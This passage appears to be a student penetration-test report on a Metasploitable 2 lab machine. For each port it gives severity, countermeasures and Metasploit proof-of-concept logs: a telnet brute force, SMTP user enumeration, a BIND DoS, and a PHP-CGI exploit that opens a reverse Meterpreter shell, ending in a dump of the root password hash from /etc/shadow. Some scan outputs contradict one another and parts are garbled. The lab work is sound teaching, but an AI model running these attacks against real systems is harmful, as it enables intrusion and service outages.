msfadmin@192.168.44.131's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Feb 11 05:27:49 2025
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ 
```

Fig10: the exploit works

4.3 Port 23 – Telnet

severity:
High
Telnet's insecure design combined with default credentials creates a critical risk of unauthorized system access, credential interception, and potential full control over the machine.
Tools Used:
1- Telnet client (native telnet command) for manual login attempts 2- Metasploit auxiliary scanner (auxiliary/scanner/telnet/telnet_login) for automated credential checking
Vulnerability Description:
The Telnet service is active and allows login with default or weak credentials (msfadmin:msfadmin). Telnet transmits all data, including usernames and passwords, in plaintext without encryption, making it vulnerable to interception and man-in-the-middle attacks. The combination of insecure transmission and default credentials exposes the system to easy unauthorized access.
Implications / Consequences of not Fixing the Issue
<ul style="list-style-type: none">● Unauthorized Access: Attackers can easily gain shell access to the system using default or weak credentials, leading to full control over the machine.● Data Interception: Telnet transmits all data, including passwords, in plaintext. This makes it vulnerable to interception by attackers using packet sniffing, allowing credential theft and further compromise.● Lateral Movement: Once inside the system, attackers can use it as a foothold to move laterally within the network, escalating privileges and compromising other systems.●
Suggested Countermeasures
<ul style="list-style-type: none">● Disable Telnet Service: Replace Telnet with secure alternatives like SSH wherever possible.● Use Strong Credentials: Change all default usernames and passwords to strong, unique combinations.● Encrypt Data in Transit: Use SSH or VPN tunnels to protect sensitive communications.● Restrict Network Access: Apply firewall rules to limit Telnet access only to trusted hosts (if absolutely necessary).● Monitor and Audit: Regularly check for unauthorized access attempts and suspicious activity.●
References
<ul style="list-style-type: none">● https://owasp.org/www-community/vulnerabilities/Telnet_Insecurity● https://www.rapid7.com/db/modules/auxiliary/scanner/telnet/telnet_login

(poc3):

```
[!] View the full module info with the info, or info -d command.
[ 2461 exploits - 1267 auxiliary - 431 post
[ msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.66.131
RHOSTS => 192.168.66.131
[ msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.44.131
RHOSTS => 192.168.44.131
[ msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/users.txt
USER_FILE => /home/kali/users.txt
[ msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/password.txt
PASS_FILE => /home/kali/password.txt
[ msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
[ msf6 auxiliary(scanner/telnet/telnet_login) > run

[*] 192.168.44.131:23 - No active DB -- Credential data will not be saved
[*] 192.168.44.131:23 - 192.168.44.131:23 - LOGIN FAILED: ahmed:hi (Incorrect)
[*] 192.168.44.131:23 - 192.168.44.131:23 - LOGIN FAILED: ahmed:hello (Incorrect)
[*] 192.168.44.131:23 - 192.168.44.131:23 - LOGIN FAILED: ahmed:12345 (Incorrect)

Current Setting Required Description
```

Fig10: search for an exploit for this version and apply all the req



```
[+] 192.168.44.131:23 - 192.168.44.131:23 - LOGIN FAILED: ahmed:hi (Incorrect: )
[-] 192.168.44.131:23 - 192.168.44.131:23 - LOGIN FAILED: ahmed:hello (Incorrect: )
[-] 192.168.44.131:23 - 192.168.44.131:23 - LOGIN FAILED: ahmed:12345 (Incorrect: )
[-] 192.168.44.131:23 - 192.168.44.131:23 - LOGIN FAILED: ahmed:msfadmin (Incorrect: )
[-] 192.168.44.131:23 - 192.168.44.131:23 - LOGIN FAILED: ahmed:2004 (Incorrect: )
[-] 192.168.44.131:23 - 192.168.44.131:23 - LOGIN FAILED: ahmed: (Incorrect: )
[-] 192.168.44.131:23 - 192.168.44.131:23 - LOGIN FAILED: msfadmin:hi (Incorrect: )
[-] 192.168.44.131:23 - 192.168.44.131:23 - LOGIN FAILED: msfadmin:hello (Incorrect: )
[-] 192.168.44.131:23 - 192.168.44.131:23 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[+] 192.168.44.131:23 - 192.168.44.131:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.44.131:23 - Attempting to start session 192.168.44.131:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.44.129:33905 → 192.168.44.131:23) at 2025-05-15 16:10:57 -0400
[*] 192.168.44.131:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > s
```

Fig11: run the exploit

Fig12: gaining access

- ## 1. Successful Access:

The Telnet server accepted the credentials, granting me shell access to the target machine. This confirmed that the service was vulnerable due to weak/default credentials.

- ## **2. Automated Credential Testing:**

To verify this further, I ran Metasploit's auxiliary module for Telnet login:

4.4 Port 25 – SMTP (Simple Mail Transfer Protocol)

severity:

Medium

SMTP user enumeration exposes valid usernames, aiding attackers in crafting targeted attacks or brute-force attempts. While not immediately critical, it significantly weakens system security posture

Tools Used:

NMAP

Metasploite

Vulnerability Description:

The SMTP service running on the target allows remote enumeration of valid users. I used the Metasploit module use auxiliary/scanner/smtp/smtp_enum to brute-force and discover a valid username. After finding the username, I used Telnet to connect to the SMTP protocol and interact with the service.

Implications / Consequences of not Fixing the Issue

- Leaked usernames can be used for password spraying, phishing, or privilege escalation attacks.
- Makes the system more vulnerable to brute-force and dictionary attacks.

Suggested Countermeasures

- Disable Unused SMTP Commands**
- Turn off VRFY, EXPN, and other commands that reveal usernames.
- Enable Authentication**
- Require valid login (SMTP AUTH) before sending mail to prevent abuse.
- Use Encryption (TLS)**
- Configure the SMTP server to enforce STARTTLS or SMTPS (port 465) to protect data in transit..

References

https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/smtp/smtp_enum.rb
<https://attack.mitre.org/techniques/T1078/>

(Poc4):



The screenshot shows two terminal windows. The left window is a Metasploit console session (kali@kali) where the `smtp_enum` module is used against a target host (192.168.116.129). It lists various service ports and their status. The right window is a terminal session (kali@kali) showing the enumeration results. It lists users found on the SMTP server, including `root`, `mailman`, `bin`, `daemon`, `distccd`, `ftp`, `games`, `gnats`, `irc`, `libuuid`, `list`, `lp`, `mail`, `man`, `mysql`, `news`, `nobody`, `postfix`, `postgres`, `postmaster`, `proxy`, `sasl`, `sshd`, `sync`, `sys`, `syslog`, `user`, `uucp`, `www-data`. The user `root` is identified as the root user. The right terminal also shows a Telnet session connecting to port 25 of the target host.

Fig13: use the `smtp_enum` to exploit it

4.4.1 Manual Analysis

1. Service Detection:

Nmap scan identified port 25 open with an SMTP service running.

2. Banner Grabbing:

Connected via Telnet to observe the SMTP banner and gather information about the mail server version.

3. SMTP Enumeration:

Used Metasploit's `smtp_enum` auxiliary module to enumerate valid email users on the SMTP server, which helps in gathering user information for further attacks.

4. Open Relay Testing:

Verified if the server allows relaying emails without authentication by manually testing SMTP commands (HELO, MAIL FROM, RCPT TO) through Telnet.

5. Vulnerability Confirmation:

The server accepted mail for external recipients, confirming it as an open relay vulnerable to abuse.



The screenshot shows two terminal windows in a Kali Linux environment. The left window displays the output of a Metasploit auxiliary module for SMTP enumeration. It lists various service names and their current settings, such as RHOSTS (192.168.116.129), PORT (25), THREADS (1), UNIXONLY (true), and USER_FILE (/usr/share/metasploit-framework/data/wordlists/unix_users.txt). The right window shows a nano editor displaying a file named 'users.txt' which contains a list of user accounts found during the enumeration process.

```
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name          Current Setting      Required  Description
RHOSTS        192.168.116.129    yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit-t.html
PORT          25                  yes        The target port (TCP)
THREADS       1                   yes        The number of concurrent threads (max one per host)
UNIXONLY      true                yes        Skip Microsoft bannerized servers when testing unix users
USER_FILE     /usr/share/metasploit-framework/data/wordlists/unix_users.txt      The file that contains a list of probable user accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.116.129
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.116.129:25 - 192.168.116.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.116.129:25 - Caught interrupt from the console ...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.116.129:25 - 192.168.116.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.116.129:25 - 192.168.116.129:25 Users Found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libwww, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, rservice, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.116.129:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Fig14:gaining acces



4.5 Port 53 – DNS (Domain Name System)

severity:

high

1. BIND DNS Server on port 53 is vulnerable to TSIG-based denial-of-service attacks (CVE-2020-8617) and potential cache poisoning, allowing attackers to crash the service or manipulate DNS records.

Tools Used:

1. Metasploit (auxiliary/dos/dns/bind_tsig) for DoS attacks.

Vulnerability Description:

1. The BIND DNS server is susceptible to malformed TSIG queries that can trigger a service crash (demonstrated by connection refused errors). Unpatched versions may also allow DNS cache poisoning attacks.

Implications / Consequences of not Fixing the Issue

Service Disruption: Critical DNS resolution failures for network services

- **DNS Spoofing:** Potential for redirecting traffic to malicious sites
- **DDoS Amplification:** Server could be used in reflected amplification attacks

Suggested Countermeasures

- - Update BIND to latest patched version
- - Implement rate limiting for DNS queries
- - Restrict zone transfers to authorized servers

References

- <https://nvd.nist.gov/vuln/detail/CVE-2020-8617>
- <https://www.isc.org/bind-software-security-advisories/>

(Poc5:)

```
msf6 > search bind_tsig

Matching Modules
=====
#  Name
-  --
  0 auxiliary/dos/dns/bind_tsig_badtime 2020-05-19      normal  No   BIND TSIG Badtime Query Denial of Service
  1 auxiliary/dos/dns/bind_tsig          2016-09-27      normal  No   BIND TSIG Query Denial of Service

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/dns/bind_tsig
```

1-Used Metasploit's dos/dns/bind_tsig auxiliary module to exploit a vulnerability in BIND related to TSIG (Transaction SIGnature) handling, allowing a denial of service attack against the DNS service.



Impact Verification:

```
msf6 > use auxiliary/dos/dns/bind_tsig  
msf6 auxiliary(dos/dns/bind_tsig) > show options
```

Module options (auxiliary/dos/dns/bind_tsig):

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to probe in each set
INTERFACE		no	The name of the interface
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	53	yes	The target port (UDP)
SRC_ADDR		no	Source address to spoof
THREADS	10	yes	The number of concurrent threads

2-The attack caused the DNS server to crash or become unresponsive temporarily, demonstrating the denial of service condition.

```
msf6 auxiliary(dos/dns/bind_tsig) > set RHOSTS 192.168.35.131  
RHOSTS => 192.168.35.131  
msf6 auxiliary(dos/dns/bind_tsig) > set RPORT 53  
RPORT => 53  
msf6 auxiliary(dos/dns/bind_tsig) > run  
[*] Sending packet to 192.168.35.131  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(dos/dns/bind_tsig) >
```

```
> └─(kali㉿kali)-[~]  
> └─$ dig @192.168.35.131  
;; communications error to 192.168.35.131#53: connection refused  
;; communications error to 192.168.35.131#53: connection refused  
;; communications error to 192.168.35.131#53: connection refused  
options (auxiliary/dos/dns/bind_tsig):  
; <>> DiG 9.20.4-4-Debian <>> @192.168.35.131  
; (1 server found) Required Description  
- ; global options: +cmd  
T; ; no servers could be reached The number of hosts to probe in ea  
TERFACE ; no The name of the interface  
DST └─(kali㉿kali)-[~] yes The target host(s), see https://do
```

4.6 Port 80 – HTTP (Apache Web Server)

severity:

High:

1. **HTTP (Port 80) on Metasploitable 2** is vulnerable to multiple high-risk exploits, including outdated software (Apache 2.2.8, PHP 5.2.4), misconfigurations, and default credentials, leading to remote code execution (RCE), sensitive data leaks, and unauthorized access.

Tools Used:

1. Metasploit (auxiliary/scanner/http/http_version) for service detection.

2. Metasploit (exploit/multi/http/php_cgi_arg_injection) for RCE.

3. **Searchsploit** to identify public exploits

Vulnerability Description:

The server runs an outdated, unpatched **PHP-CGI** component vulnerable to argument injection. Attackers can bypass authentication, execute OS commands, and access sensitive directories (/var/www).

Implications / Consequences of not Fixing the Issue

Full System Control: Meterpreter session grants unrestricted access to files, processes, and network.

- Data Theft: Databases (MySQL), credentials (/etc/passwd), and web app data can be exfiltrated

Suggested Countermeasures

- - Patch PHP/Apache: Upgrade to PHP ≥5.3.12 or Apache ≥2.2.22.
- - Disable PHP-CGI: Use mod_php or modern alternatives (e.g., PHP-FPM).
- - Harden Web Apps: Change default credentials in DVWA/phpMyAdmin; disable directory listing.

References

- <https://nvd.nist.gov/vuln/detail/CVE-2012-1823>
- https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary/scanner/http/http_version




Fig14:the web page

4.6.1 Analysis

Service Detection:

Nmap scan identified port 80 open with an Apache HTTP server running.

Version Enumeration:

Used Metasploit's auxiliary/scanner/http/http_version module to enumerate the exact Apache server version and gather additional HTTP headers.

```
msf6 auxiliary(scanner/http/http_version) > run
^C
[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.44.131
RHOSTS => 192.168.44.131
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.44.131:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search apache 2.2.8 php 5.4.2
[-] No results from search
msf6 auxiliary(scanner/http/http_version) > exit

└─(kali㉿kali)-[~]
$ searchsploit apache 2.2.8 | grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanne | php/remote/29316.py
└─(kali㉿kali)-[~]
$
```

Fig15:run the exploit we found for this version

Web Interface Exploration:

Accessed the server through a browser, exploring hosted vulnerable web apps like DVWA.

```
Metasploit Documentation: https://docs.metasploit.com/ > run

msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.44.131
RHOSTS => 192.168.44.131
msf6 auxiliary(scanner/http/http_version) > run
[*] Auxiliary module execution completed
[+] 192.168.44.131:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
      1 exploit/multi/http/php_cgi_arg_injection          2012-05-03      e
xcellent Yes     PHP CGI Argument Injection
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.44.131
RHOSTS => 192.168.44.131
msf6 exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.44.129:4444
[*] Sending stage (40004 bytes) to 192.168.44.131
[*] Meterpreter session 1 opened (192.168.44.129:4444 -> 192.168.44.131:56278
) at 2025-05-15 17:04:47 -0400 / < 5.4.2 - cgi-bin Remote Code Executi
```

Findings:

Confirmed the server runs an outdated Apache version prone to known vulnerabilities, and web applications exposed several security flaws.



```
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Name          : metasploitable
Meterpreter   : php/linux
meterpreter > pwd
/vard/www
meterpreter > ls
Listing: /var/www
meterpreter > run

?/2.2.8 Mode 192.168.1.80 Size 131:80 AppType/Path DAV/Powered by PHP
-- Scanned 1 hosts (100% complete)
x 041777/rwxrwxrwx 17592186048512 dir 182042302250-03-10 11: dav
x 10:13 -0400
x 040755/rw-r--r-- 17592186048512 dir 182042482449-05-12 11: dvwa
x 17:21 -0400
- 100644/rw-r--r-- 3826815861627 fil 182042311505-02-17 18: index.php
- 13:29 -0500
040755/rw-r--r-- 17592186048512 dir 181964996940-05-31 14: mutillidae
x 38:18 -0400
040755/rw-r--r-- 17592186048512 dir 181964937872-02-08 13: phpMyAdmin
x 03:20 -0500
100644/rw-r--r-- 81604378643 / fil 173039983614-08-05 02: phpinfo.php
- 08:28 -0400
040755/rw-r--r-- 17592186048512 dir 181965051925-08-30 13: test

(kali㉿kali)-[~]
$
```

4.7 Port 111 – RPC (Remote Procedure Call)

severity:

High – The misconfiguration allows unauthorized access to shared files, which can lead to data leakage, privilege escalation, or complete system compromise.

Tools Used:

Metasploit Module: auxiliary/scanner/nfs/nfs_showmount

NMAP

rpcinfo

Vulnerability Description:

Implications / Consequences of not Fixing the Issue

- Unauthorized file access or modification
- Upload of malicious files or code execution

Lateral movement across the network

- Potential full system compromise, especially if exports are writable or allow root access

Suggested Countermeasures

- Disable NFS if not required
- Limit exports to specific IPs and use root_squash

Block RPC/NFS ports from public or untrusted networks via a firewall

References

https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/nfs/nfs_showmount.rb

(Poc7):

```
(kali㉿kali)-[~]
$ rpcinfo -p 192.168.116.129
program vers proto port service
 100000  2   tcp    111  portmapper
 100000  2   udp    111  portmapper
 100024  1   udp   60610  status
 100024  1   tcp   36883  status
 100003  2   udp   2049  nfs
 100003  3   udp   2049  nfs
 100003  4   udp   2049  nfs
 100021  1   udp   44732  nlockmgr
 100021  3   udp   44732  nlockmgr
 100021  4   udp   44732  nlockmgr
 100003  2   tcp   2049  nfs
 100003  3   tcp   2049  nfs
 100003  4   tcp   2049  nfs
 100021  1   tcp   52155  nlockmgr
 100021  3   tcp   52155  nlockmgr
 100021  4   tcp   52155  nlockmgr
 100005  1   udp   50122  mountd
 100005  1   tcp   58994  mountd
 100005  2   udp   50122  mountd
 100005  2   tcp   58994  mountd
 100005  3   udp   50122  mountd
 100005  3   tcp   58994  mountd

(kali㉿kali)-[~]
$ rpcinfo -p 192.168.116.129 | grep nfs
 100003  2   udp   2049  nfs
 100003  3   udp   2049  nfs
 100003  4   udp   2049  nfs
 100003  2   tcp   2049  nfs
 100003  3   tcp   2049  nfs
 100003  4   tcp   2049  nfs
```



kali@kali: ~


```
$ rpcinfo -p 192.168.116.129 | grep nfs
 100003 2 udp 2049 nfs
 100003 3 udp 2049 nfs
 100003 4 udp 2049 nfs
 100003 2 tcp 2049 nfs
 100003 3 tcp 2049 nfs
 100003 4 tcp 2049 nfs
 100021 1 tcp 44732 nlockmgr
 100021 3 udp 44732 nlockmgr
 100021 4 udp 44732 nlockmgr
 100003 2 tcp 2049 nfs
 100003 3 tcp 2049 nfs
 100003 4 tcp 2049 nfs
 100021 1 tcp 52155 nlockmgr
 100021 3 tcp 52155 nlockmgr
 100021 4 tcp 52155 nlockmgr
 100005 1 udp 50122 mountd
 100005 1 tcp 58994 mountd
 100005 2 udp 50122 mountd
 100005 2 tcp 58994 mountd
 100005 3 udp 50122 mountd
 100005 3 tcp 58994 mountd
 100005 3 tcp 58994 mountd

(kali㉿kali)-[~]
$ showmount -e 192.168.116.129
Export list for 192.168.116.129:
/ *
```


root@kali: ~

```
$ nmap -sV 192.168.116.129
Starting Nmap 7.60 ( https://nmap.org ) at 2023-09-15 16:51 EDT
Nmap scan report for 192.168.116.129 (192.168.116.129)
Host is up (0.0036s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet
25/tcp    open  smtp  Postfix 3.4.10
37/tcp    open  domain  ISC BIND 9.10.7
80/tcp    open  http   Apache httpd 2.2.28 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba Smbs 3.0.22-4.2.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba Smbs 3.0.22-4.2.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  rawsocket
1099/tcp open  java-rmi  GNU Classpath gmriregistry
1524/tcp open  bindshell Metasploitable root shell
2049/tcp open  nfs
2131/tcp open  pvtcp
3306/tcp open  mysql   MySQL 5.6.31a-Ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc
6000/tcp open  x11
6667/tcp open  irc
8009/tcp open  ajp13  Apache Jserv (Protocol v1.1)
8180/tcp open  http   Apache Tomcat/Coyote JSP engine 1.1
Nmap done: 1 IP address (1 host up) scanned in 155.69 seconds
```







```
[root@kali kali]-[~/.ssh]
# cd /root/.ssh

[root@kali]-[~/.ssh]
# ssh -i /root/.ssh/kali_rsa root@192.168.116.129
Unable to negotiate with 192.168.116.129 port 22: no matching host key type found. Their offer: ssh-rsa
,ssh-dss

[root@kali]-[~/.ssh]
# ssh -i /root/.ssh/kali_rsa \
-oHostKeyAlgorithms=+ssh-rsa \
-oPubkeyAcceptedKeyTypes=+ssh-rsa \
root@192.168.116.129

The authenticity of host '192.168.116.129 (192.168.116.129)' can't be established.
RSA key fingerprint is SHA256:BQHm5eOHX9GCGiLuVscegPXLOsups+E9d/rJBB4rK.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.116.129' (RSA) to the list of known hosts.
Last login: Thu May 15 15:30:29 2025 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# grep root /etc/shadow
root:$1$BcExYsfP$G6XS2ELqsG4zgdQPDhk81:2023:0:99999:7:::
root@metasploitable:~#
```

File Actions Edit View Help

Starting Nmap 7.95 (https://nmap.org) at 2025-05-15 15:30 EEST

Map scan report for 192.168.116.129

Host is up (0.00036s latency).

Not shown: 977 closed tcp ports (retries)

PORT	STATE	SERVICE	VERSION
22/tcp	open	ftp	vftpd 3.0.2
22/tcp	open	ssh	OpenSSH 8.9p1
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix 3.5.2
53/tcp	open	domain	ISC BIND 9.16.0
80/tcp	open	http	Apache 2.4.41
111/tcp	open	rpcbind	3.1.10
139/tcp	open	netbios-ssn	Samba 4.1.10
495/tcp	open	netbios-ssn	Samba 4.1.10
